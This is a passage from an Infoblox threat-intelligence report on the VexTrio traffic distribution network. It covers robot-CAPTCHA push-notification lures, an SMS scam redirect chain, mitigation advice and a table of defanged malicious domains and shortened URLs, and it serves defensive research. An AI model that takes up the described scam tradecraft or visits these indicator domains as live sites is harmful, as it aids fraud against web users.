


Figure 28: Fiddler capture of McAfee referral fraud

We've observed other similar robot CAPTCHA campaigns that are operated by different entities. Although other actors use the same PNG files in their presentations to victims, the VexTrio robot CAPTCHA campaign has distinct traits that have helped us with attribution. We believe VexTrio directly conducts the robot CAPTCHA campaigns based on the fact that the content is exclusively hosted on VexTrio infrastructure. We have also made the following findings:

- The robot CAPTCHA campaign uses a custom translation JavaScript module that may be a variation of a stolen toolkit. This file is named `trls.js` (e.g. SHA256: e2bb1401d6b8d6038ff8411fd0f6280890ecd1f32e3e90f4c7fededf28301339) and dynamically changes the language of the dialogue message that prompts the user to click the allow button. The actors constantly evolve this module, and we've seen many variations over the years.
- An earlier campaign from 2019 uses the same web template resource and a shorter variation of this translation module.[20] There is a strong possibility that the current robot CAPTCHA campaign is an evolution of this.
- Our large historical DNS logs confirm that domains used in earlier robot CAPTCHA campaigns were hosted on DNS infrastructure dedicated to VexTrio.[21]
- The robot CAPTCHA web content and resources, including the translation module, are always hosted on a domain registered by the VexTrio actors.
- VexTrio continues to use Google's Firebase Cloud Messaging (FCM) service to send web push notifications to their victims.
- After accepting push notifications at the robot CAPTCHA page, victims appear to be exclusively redirecting to VexTrio TDS.
- Beginning April 2022, the campaign evolved, and the actors introduced new robot URL paths `/space-robot/` and `/eyes-robot/`. Previously, VexTrio used `/robot4/` and `/robot/`, which are no longer used.

Recently VexTrio has changed their operations to use shared hosting on providers with protective services, such as CloudFlare. Additionally, they have migrated much of their previously registered domains to these internet providers. Without the complete historical context, it can be difficult to realize the connection between current robot CAPTCHA operations and those that were active many years ago.

SMS SCAM

One of VexTrio's primary means of generating income is providing victims to other cybercriminals. In this section, we demonstrate how VexTrio TDS servers receive web traffic from an affiliate and then resell that traffic to a downstream threat actor.

To demonstrate the activity, we used a Firefox on Windows user agent and a VPN connection based in Italy. We triggered the redirect chain by visiting a possibly compromised website that is hosted on `beget[.]ru`, a free Russian hosting service that is heavily abused by threat actors. We were then redirected to a webpage using a fraudulent domain named `hixastump[.]com`. Although our browser language preference was set to German, the webpage displayed Italian text and prompted us to pass a CAPTCHA test in order to proceed on to the download page (see Figure 29). This indicates that the actor is using a translation module to dynamically update the contents of the page based on the visitor's IP geolocation.




Figure 29: Fraud web page with CAPTCHA test

Once we met the CAPTCHA requirements, `hixastump[.]com` took us to the final landing page, which served an icon disguised as a download button for supposedly intriguing content (e.g. videos, applications, and games). However, clicking the button will instruct the victim to send a text message to the actor via a short SMS code (Figure 30). This campaign is likely conducted by a threat actor that specializes in mobile-based scam operations.




Figure 30: Short SMS scam landing page

Although invisible to the naked eye, our browser made numerous network connections to fraudulent domains between the time we visited the compromised site and when we reached the landing page. Based on our network traffic capture of the fraudulent activity, we assess that there were at least four different actors involved in this attack chain, including a VexTrio affiliate, VexTrio itself, a downstream affiliate, and a fraud publisher (identified in Figure 31).




Figure 31: Traffic capture of SMS scam attack

CONCLUSION

VexTrio's advanced business model facilitates partnerships with other actors and creates a sustainable and resilient ecosystem that is extremely difficult to destroy. Due to the complex design and entangled nature of the affiliate network, precise classification and attribution is difficult to achieve. This complexity has allowed VexTrio to flourish while remaining nameless to the security industry for over six years. Furthermore, the actor has made changes to their selection of providers and obscures their activities through protective services like Cloudflare. Although difficult to identify and track, blocking VexTrio directly disrupts a large spectrum of cybercrime activity. Given their long history and adaptability, we expect they will continue to advance their capabilities and their network.

PREVENTION AND MITIGATION

Infoblox specializes in security solutions that help protect organizations against persistent DNS threat actors such as VexTrio. Using tailored DNS signatures and statistical-based algorithms, Infoblox continues to identify VexTrio's intermediary TDS servers and DDGA domains shortly after registration. VexTrio is a large and malicious network that reaches a wide audience of internet users. Organizations should not underestimate the severity of VexTrio's threat based on the perception that the delivered content is seemingly less dangerous than other high-profile malware.

- To improve your organization's resilience against VexTrio and similar TTPs, we recommend the following actions for protection:
- Limit web activity to secure websites that use a Secure Sockets Layer (SSL) certificate. A secure website's URL should begin with "https" rather than plain "http."

- Look for the green lock icon when visiting unfamiliar websites and click on the icon to review the website's authenticity.
- Do not allow push notifications from untrusted websites.
- Consider using an adblocker program to block certain malware activated by popup ads. Along with an adblocker, consider using the web extension NoScript, which allows JavaScript and other potentially harmful content to execute only from trusted sites to reduce the attack surface available to actors.
- Subscribe to Infoblox RPZ feeds that offer protection against malicious hostnames. These feeds enable organizations to stop the connection by actors at the DNS level, as all components described in this report (compromised websites, intermediary redirect domains, DDGA domains, and landing pages) require the DNS protocol. Infoblox Threat Intel detects these components daily and adds them to Infoblox's RPZ feeds.[22]
- Leverage Infoblox's Threat Insight service, which performs real-time streaming analytics on live DNS queries and can provide high-security coverage, along with protection against threats that are based on DGAs as well as DDGAs.[23]
- When an attack chain is observed that includes redirection through domains that might be VexTrio or another TDS actor, proactively block the intermediate domains.

Indicators of Activity

A selection of current VexTrio indicators is available on our GitHub repo here.

Indicator	Type of Indicator
womanflirting[.]life	VexTrio TDS domains with dating keywords
bonustop-price[.]life allprizeshub[.]life greatbonushere[.]top prizes-topwin[.]life	VexTrio TDS domains with award keywords
a[.]crystalcraft[.]top	VexTrio robot CAPTCHA TDS domains
logsmetrics[.]com	VexTrio DNS-based TDS domains
webdatatrace[.]com	VexTrio TDS domain (response from DNS-based TDS)
marybskitchen[.]com	ClearFake TDS domains
prom-gg[.]com go[.]clicksme[.]org	Gambling sites that ClearFake redirects to
machinetext[.]org getquery[.]org quaryget[.]org greenpapers[.]org dailytickyclock[.]org	SocGholish TDS domains

Indicator	Type of Indicator
tiktok[.]megastok[.]top tiktok[.]supersbows[.]us tiktok[.]tomorrows[.]top tiktok[.]superbowsm[.]top	TikTok lookalike domains registered by a VexTrio affiliate
hXXps://tinyurl[.]com/2ykfey8v hXXps://tinyurl[.]com/288tobvb hXXps://t[.]co/YbupnnMAtX hXXps://t[.]co/MmMkTCn6Kd hXXps://is[.]gd/I3S7qf	Shortened URLs generated by VexTrio affiliate
antibotcloud[.]com	Anti-bot lookalike domain registered by a VexTrio affiliate
hixastump[.]com d[.]strouchridun[.]top	SMS scam content domains operated by a VexTrio downstream threat actor

FOOTNOTES

1 https://rmceoin.github.io/malware-analysis/clearfake/

2 https://www.malwarebytes.com/blog/threat-intelligence/2023/07/socgholish-copycat-delivers-netsupport-rat

3 https://www.proofpoint.com/us/blog/threat-insight/part-1-socgholish-very-real-threat-very-fake-update

4 https://blogs.infoblox.com/cyber-threat-intelligence/cyber-threat-advisory/vextrio-ddga-domains-spread-adware-spyware-and-scam-web-forms/

5 https://www.nozominetworks.com/blog/tracking-malicious-glupteba-activity-through-the-blockchain

6 https://blog.sucuri.net/2023/08/from-google-dns-to-tech-support-scam-sites-unmasking-the-malware-trail.html

7 Figure 3 domain claimyourprize48[.]live is VexTrio TDS. Janos Szurdi, Meng Luo, Brian Kondracki, Nick Nikiforakis, and Nicolas Christin. 2021. Where are you taking me? Understanding Abusive Traffic Distribution Systems. In Proceedings of the Web Conference 2021 (WWW '21). Association for Computing Machinery, New York, NY, USA, 3613–3624. https://doi.org/10.1145/3442381.3450071

8 https://blog.leadbit.com/tds-what-is-it/

9 Janos Szurdi, Meng Luo, Brian Kondracki, Nick Nikiforakis, and Nicolas Christin. 2021. Where are you taking me? Understanding Abusive Traffic Distribution Systems. In Proceedings of the Web Conference 2021 (WWW '21). Association for Computing Machinery, New York, NY, USA, 3613–3624. https://doi.org/10.1145/3442381.3450071

10 https://blog.leadbit.com/tds-what-is-it/

11 https://urlscan.io/result/3f9dd02e-7681-4312-8cda-e1a30f85e3d1/#summary

12 https://blogs.infoblox.com/cyber-threat-intelligence/cyber-threat-advisory/vextrio-deploys-dns-based-tds-server/

13 https://rmceoin.github.io/malware-analysis/clearfake/

14 https://decoded.avast.io/janrubin/parrot-tds-takes-over-web-servers-and-threatens-millions/

15 https://www.infoblox.com/company/news-events/press-releases/ransomware-domains-increase-35-fold-q1-2016-according-infoblox-dns-threat-index/

16 https://www.malwarebytes.com/blog/threat-intelligence/2023/07/socgholish-copycat-delivers-netsupport-rat

17 https://gist.github.com/fundon/1475696/bbbe8b316bd91375526d83841483fc9a11904255

18 https://publicwww.com/websites/depth%3A0+%22b64_to_utf8%22/

19 https://urlscan.io/result/98589e9b-6dbf-4ab0-835f-4b0bebc0bb7d/#transactions

20 https://urlscan.io/result/b7af6f66-c64e-436f-a43d-b86bc9b1e838/#summary

21 https://urlscan.io/result/c760e6e8-7ef1-4389-a990-0b8bf525a6cb/#summary

22 https://community.infoblox.com/t5/infoblox-tide-solution/custom-rpz-feeds-from-infoblox-tide/gpm-p/14027

23 https://www.infoblox.com/resources/datasheet/threat-insight

INFOBLOX THREAT INTEL

Infoblox Threat Intel is the leading creator of original DNS threat intelligence, distinguishing itself in a sea of aggregators. What sets us apart? Two things: mad DNS skills and unparalleled visibility. DNS is notoriously tricky to interpret and hunt from, but our deep understanding and unique access give us a high-powered scope to zero in on cyber threats. We're proactive, not just defensive, using our insights to disrupt cybercrime where it begins. We also believe in sharing knowledge to support the broader security community by publishing detailed research and releasing indicators on GitHub. In addition, our intel is seamlessly integrated into our Infoblox DNS Detection and Response solutions, so customers automatically get its benefits, along with ridiculously low false positive rates.

Corporate Headquarters
2390 Mission College Blvd, Ste. 501
Santa Clara, CA 95054

+1.408.986.4000
www.infoblox.com

Version: 20240130v1